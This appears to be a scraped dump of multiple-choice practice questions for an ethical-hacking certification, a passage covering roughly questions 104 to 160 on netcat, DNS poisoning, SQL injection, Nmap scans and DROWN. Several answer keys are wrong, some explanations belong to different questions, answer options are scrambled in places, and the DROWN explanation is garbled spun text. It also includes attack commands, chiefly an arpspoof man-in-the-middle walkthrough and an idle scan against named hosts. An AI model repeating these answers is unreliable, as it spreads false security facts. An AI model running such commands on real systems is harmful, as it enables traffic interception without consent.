Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Use cryptcat instead of netcat

B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234

C. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234

D. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password

Answer: A (LEAVE A REPLY)

NEW QUESTION: 105

Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

A. Accept the risk

B. Introduce more controls to bring risk to 0%

C. Avoid the risk

D. Mitigate the risk

Answer: A (LEAVE A REPLY)

NEW QUESTION: 106

Which command can be used to show the current TCP/IP connections?

A. Net use

B. Net use connection

C. Netsh

D. Netstat

Answer: C (LEAVE A REPLY)

NEW QUESTION: 107
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning.
What should Bob recommend to deal with such a threat?
A. The use of double-factor authentication
B. The use of DNSSEC
C. The use of security agents in clients' computers
D. Client awareness
Answer: B (LEAVE A REPLY)

NEW QUESTION: 108
Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?
A. <00>
B. <20>
C. <1B>
D. <03>
Answer: (SHOW ANSWER)

NEW QUESTION: 109
Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?
A. Kube-controller-manager
B. Kube-apiserver
C. Etcd cluster
D. Kube-scheduler
Answer: (SHOW ANSWER)

NEW QUESTION: 110
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?
A. Detecting honeypots running on VMware
B. Detecting the presence of Snort_inline honeypots
C. Detecting the presence of Honeyd honeypots
D. Detecting the presence of Sebek-based honeypots
Answer: B (LEAVE A REPLY)

NEW QUESTION: 111
Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?
A. SSL
B. SFTP
C. FTPS
D. Ipsec
Answer: D (LEAVE A REPLY)

NEW QUESTION: 112
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?
A. Virtualization
B. Lock-in
C. Lock-up
D. Lock-down
Answer: (SHOW ANSWER)

NEW QUESTION: 113
To invisibly maintain access to a machine, an attacker utilizes a rootkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?
A. Firmware rootkit

B. Hardware rootkit
C. Hypervisor rootkit
D. Kernel rootkit
Answer: D (LEAVE A REPLY)

NEW QUESTION: 114
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?
A. Botnet
D Firewall
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.
B. Honeypot
C. intrusion detection system

Answer: B (LEAVE A REPLY)

NEW QUESTION: 115
A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.
Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?
A. White Hat
B. Black Hat
C. Gray Hat
D. Suicide Hacker
Answer: (SHOW ANSWER)

NEW QUESTION: 116
A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?
A. Winprom
B. Winpcap
C. Awinpcap
D. Libpcap
Answer: B (LEAVE A REPLY)

NEW QUESTION: 117
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.
A. DoS tool
B. Trojan
C. Backdoor
D. Scanner
E. RootKit
Answer: E (LEAVE A REPLY)

NEW QUESTION: 118
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?
A. To test for virus protection
B. To create needless SPAM
C. To determine who is the holder of the root account
D. To perform a DoS

E. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
Answer: E (LEAVE A REPLY)

NEW QUESTION: 119
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?
A. filetype
B. ext
C. inurl
D. site
Answer: A (LEAVE A REPLY)
Explanation
Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.
Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION: 120
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?
A. True positive
B. False negative
C. False positive
D. True negative
Answer: C (LEAVE A REPLY)

NEW QUESTION: 121
What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?
A. php.ini
B. administration.config
C. httpd.conf
D. idq.dll
Answer: A (LEAVE A REPLY)

NEW QUESTION: 122
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?
A. Ask students to use the wireless network
B. Disable unused ports in the switches
C. Use the 802.1x protocol
D. Separate students in a different VLAN
Answer: C (LEAVE A REPLY)

NEW QUESTION: 123
The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?
A. Immediately roll back the firewall rule until a manager can approve it
B. Monitor all traffic using the firewall rule until a manager can approve it.
C. Have the network team document the reason why the rule was implemented without prior manager approval.
D. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 124
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption.
The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?
A. Cache-based attack
B. Timing-based attack
C. Side-channel attack

D. Downgrade security attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 125
Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?
A. Zero trust network
B. Serverless computing
C. Virtual machine
D. Docker
Answer: D (LEAVE A REPLY)

NEW QUESTION: 126
The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?
A. ACK
B. RST
C. SYN-ACK
D. SYN
Answer: D (LEAVE A REPLY)

NEW QUESTION: 127
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?
A. Integrity
B. Authentication
C. Confidentiality
D. Non-Repudiation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 128
Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?
A. SMS phishing attack

B. SIM card attack
C. Agent Smith attack
D. Clickjacking
Answer: (SHOW ANSWER)
Explanation
Agent Smith Attack
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION: 129
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them.
Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B.
How do you prevent DNS spoofing?
A. Disable DNS timeouts
B. Install DNS Anti-spoofing
C. Install DNS logger and track vulnerable packets
D. Disable DNS Zone Transfer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 130
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?
A. Webhooks
B. Web shells
C. SOAP API

D. REST API
Answer: A (LEAVE A REPLY)

NEW QUESTION: 131
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Shipping SSL certificate verification
B. Performing content enumeration using the bruteforce mode and random file extensions
C. Performing content enumeration using the bruteforce mode and 10 threads
D. Performing content enumeration using a wordlist
Answer: (SHOW ANSWER)

NEW QUESTION: 132
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?
A. Serverless computing
B. Demilitarized zone
C. Zero trust network
D. Container technology
Answer: C (LEAVE A REPLY)

NEW QUESTION: 133
Why containers are less secure that virtual machines?
A. Containers may full fill disk space of the host.
B. A compromise container may cause a CPU starvation of the host.
C. Containers are attached to the same virtual network.
D. Host OS on containers has a larger surface attack.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 134
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?
A. Server-side template injection

B. CRLF injection
C. Server-side JS injection
D. Server-side includes injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 135
You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and
192.168.0.0/8.
While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP. Therefore, the Internal IP's are sending data to the Public IP.
After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.
What kind of attack does the above scenario depict?
A. Spear Phishing Attack
B. Botnet Attack
C. Advanced Persistent Threats
D. Rootkit Attack
Answer: (SHOW ANSWER)

NEW QUESTION: 136
When considering how an attacker may exploit a web server, what is web server footprinting?
A. When an attacker creates a complete profile of the site's external links and file structures
B. When an attacker implements a vulnerability scanner to identify weaknesses
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password
Answer: A (LEAVE A REPLY)

NEW QUESTION: 137
Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

A. Nessus
B. Maltego
C. Metasploit
D. Wireshark
Answer: C (LEAVE A REPLY)

NEW QUESTION: 138
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?
A. Wireless sniffing
B. Wardriving
C. Spectrum analysis
D. GPS mapping
Answer: B (LEAVE A REPLY)

NEW QUESTION: 139
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
A. Trojan
B. A Worm
C. Adware
D. Rootkit
Answer: B (LEAVE A REPLY)

NEW QUESTION: 140
Which file is a rich target to discover the structure of a website during web-server footprinting?
A. Document root
B. Robots.txt
C. domain.txt
D. index.html
Answer: C (LEAVE A REPLY)
Explanation
File TXT records are a type of Domain Name System (DNS) record that contains text information for sources outside of your domain. You add these records to your domain settings. You can use TXT records for various purposes. Google uses them to verify domain ownership and to ensure email security.
You verify your domain through your domain host (typically where you purchased your domain name). Your domain host maintains settings called DNS records that direct internet traffic to your domain name. For details, see Identify your domain host.

Google gives you a TXT verification record to add to your domain host's DNS records. When Google sees the record exists, your domain ownership is confirmed. The verification record does not affect your website or email.

NEW QUESTION: 141
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?
A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan
Answer: C (LEAVE A REPLY)
Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com
Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120 (The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

NEW QUESTION: 142

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Intrusion Prevention System (IPS)

B. Network sniffer

C. Vulnerability scanner

D. Protocol analyzer

Answer: (SHOW ANSWER)

NEW QUESTION: 143

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is

A. GPS mapping

B. Wardriving Wireless sniffing

C. Spectrum analysis

D. this hacking process known as?

Answer: (SHOW ANSWER)

NEW QUESTION: 144

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.

Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.

What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack

B. VLAN hopping attack

C. DNS poisoning attack

D. STP attack

Answer: (SHOW ANSWER)

Domain Name Server (DNS) spoofing (a.k.a. DNS cache poisoning) is an attack in which altered DNS records are used to redirect online traffic to a fraudulent website that resembles its intended destination.

Once there, users are prompted to login into (what they believe to be) their account, giving the perpetrator the opportunity to steal their access credentials and other types of sensitive information. Furthermore, the malicious website is often used to install worms or viruses on a user's computer, giving the perpetrator long-term access to it and the data it stores.

Methods for executing a DNS spoofing attack include:

Man in the middle (MITM)- The interception of communications between users and a DNS server in order to route users to a different/malicious IP address.
DNS server compromise- The direct hijacking of a DNS server, which is configured to return a malicious IP address.

DNS server compromise attack

DNS cache poisoning example
The following example illustrates a DNS cache poisoning attack, in which an attacker (IP 192.168.3.300) intercepts a communication channel between a client (IP 192.168.1.100) and a server computer belonging to the website www.estores.com (IP 192.168.2.200).
In this scenario, a tool (e.g., arpspoof) is used to dupe the client into thinking that the server IP is 192.168.3.300. At the same time, the server is made to think that the client's IP is also 192.168.3.300.
Such a scenario would proceed as follows:
The attacker uses arpspoof to issue the command: arpspoof 192.168.1.100 192.168.2.200. This modifies the MAC addresses in the server's ARP table, causing it to think that the attacker's computer belongs to the client.
The attacker once again uses arpspoof to issue the command: arpspoof 192.168.2.200 192.168.1.100, which tells the client that the perpetrator's computer is the server.
The attacker issues the Linux command: echo 1> /proc/sys/net/ipv4/ip_forward. As a result, IP packets sent between the client and server are forwarded to the perpetrator's computer.
The host file, 192.168.3.300 estores.com is created on the attacker's local computer, which maps the website www.estores.com to their local IP.
The perpetrator sets up a web server on the local computer's IP and creates a fake website made to resemble www.estores.com.
Finally, a tool (e.g., dnsspoof) is used to direct all DNS requests to the perpetrator's local host file. The fake website is displayed to users as a result and, only by interacting with the site, malware is installed on their computers.

NEW QUESTION: 145
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?
A. Blind SQL injection

B. Allnion SQL injection
C. Error-based injection
D. Boolean-based blind SQL injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 146
Which of the following commands checks for valid users on an SMTP server?
A. RCPT
B. CHK
C. VRFY
D. EXPN
Answer: C (LEAVE A REPLY)
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION: 147
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?
A. Quid pro quo
B. Diversion theft
C. Elicitation
D. Phishing
Answer: (SHOW ANSWER)
https://www.eccouncil.org/what-is-social-engineering/
This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action." https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%20action.

NEW QUESTION: 148
Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "'or
'1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.
A. Char encoding
B. IP fragmentation
C. Null byte
D. Variation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 149
Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting.
Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?
A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu
Answer: C (LEAVE A REPLY)

NEW QUESTION: 150
User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?
A. Transport
B. Presentation
C. Session
D. Application
Answer: B (LEAVE A REPLY)

NEW QUESTION: 151
Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?
A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack
Answer: A (LEAVE A REPLY)
Explanation
DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March
2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.
Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

SSLv2
Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.
Is my site vulnerable?Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2.

Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.
DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.

SSLv2
* It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
* Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol.
Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if:SSLv2
How do I protect my server?To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION: 152
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?
A. hping2 -1 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 host.domain.com
D. hping2 -l host.domain.com
Answer: A (LEAVE A REPLY)

NEW QUESTION: 153
While using your bank's online servicing you notice the following string in the URL bar:

"http: // www. MyPersonalBank. com/ account?
id=368940911028389&Damount=10980&Camount=21"
You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.
Which type of vulnerability is present on this site?
A. XSS Reflection
B. Web Parameter Tampering
C. SQL Injection
D. Cookie Tampering
Answer: (SHOW ANSWER)

NEW QUESTION: 154
Steve, an attacker, created a fake profile on a social media website and sent a request to Stell a. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?
A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking
Answer: C (LEAVE A REPLY)
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION: 155

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service system.
Which of the following Nmap options must she use to perform service version discovery on the target host?
A. -SF
B. -SN
C. -sV
D. -SX
Answer: C (LEAVE A REPLY)

NEW QUESTION: 156
Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?
A. FISMA
B. HITECH
C. PCI-DSS
D. Sarbanes-OxleyAct
Answer: C (LEAVE A REPLY)

NEW QUESTION: 157
After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?
A. The service is LDAP. and you must change it to 636. which is LDPAPS.
B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.
Answer: A (LEAVE A REPLY)
AD is port 389 and then LDAPS is secure port

NEW QUESTION: 158
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?
A. Technical threat intelligence

B. Operational threat intelligence
C. Tactical threat intelligence
D. Strategic threat intelligence
Answer: B (LEAVE A REPLY)

NEW QUESTION: 159
When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication
"open" but sets the SSID to a 32-character string of random letters and numbers.
What is an accurate assessment of this scenario from a security perspective?
A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
B. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.
C. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
D. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
Answer: (SHOW ANSWER)

NEW QUESTION: 160
John the Ripper is a technical assessment tool used to test the weakness of which of the following?
A. Firewall rulesets
B. File permissions
C. Passwords
D. Usernames
Answer: C (LEAVE A REPLY)

NEW QUESTION: 161
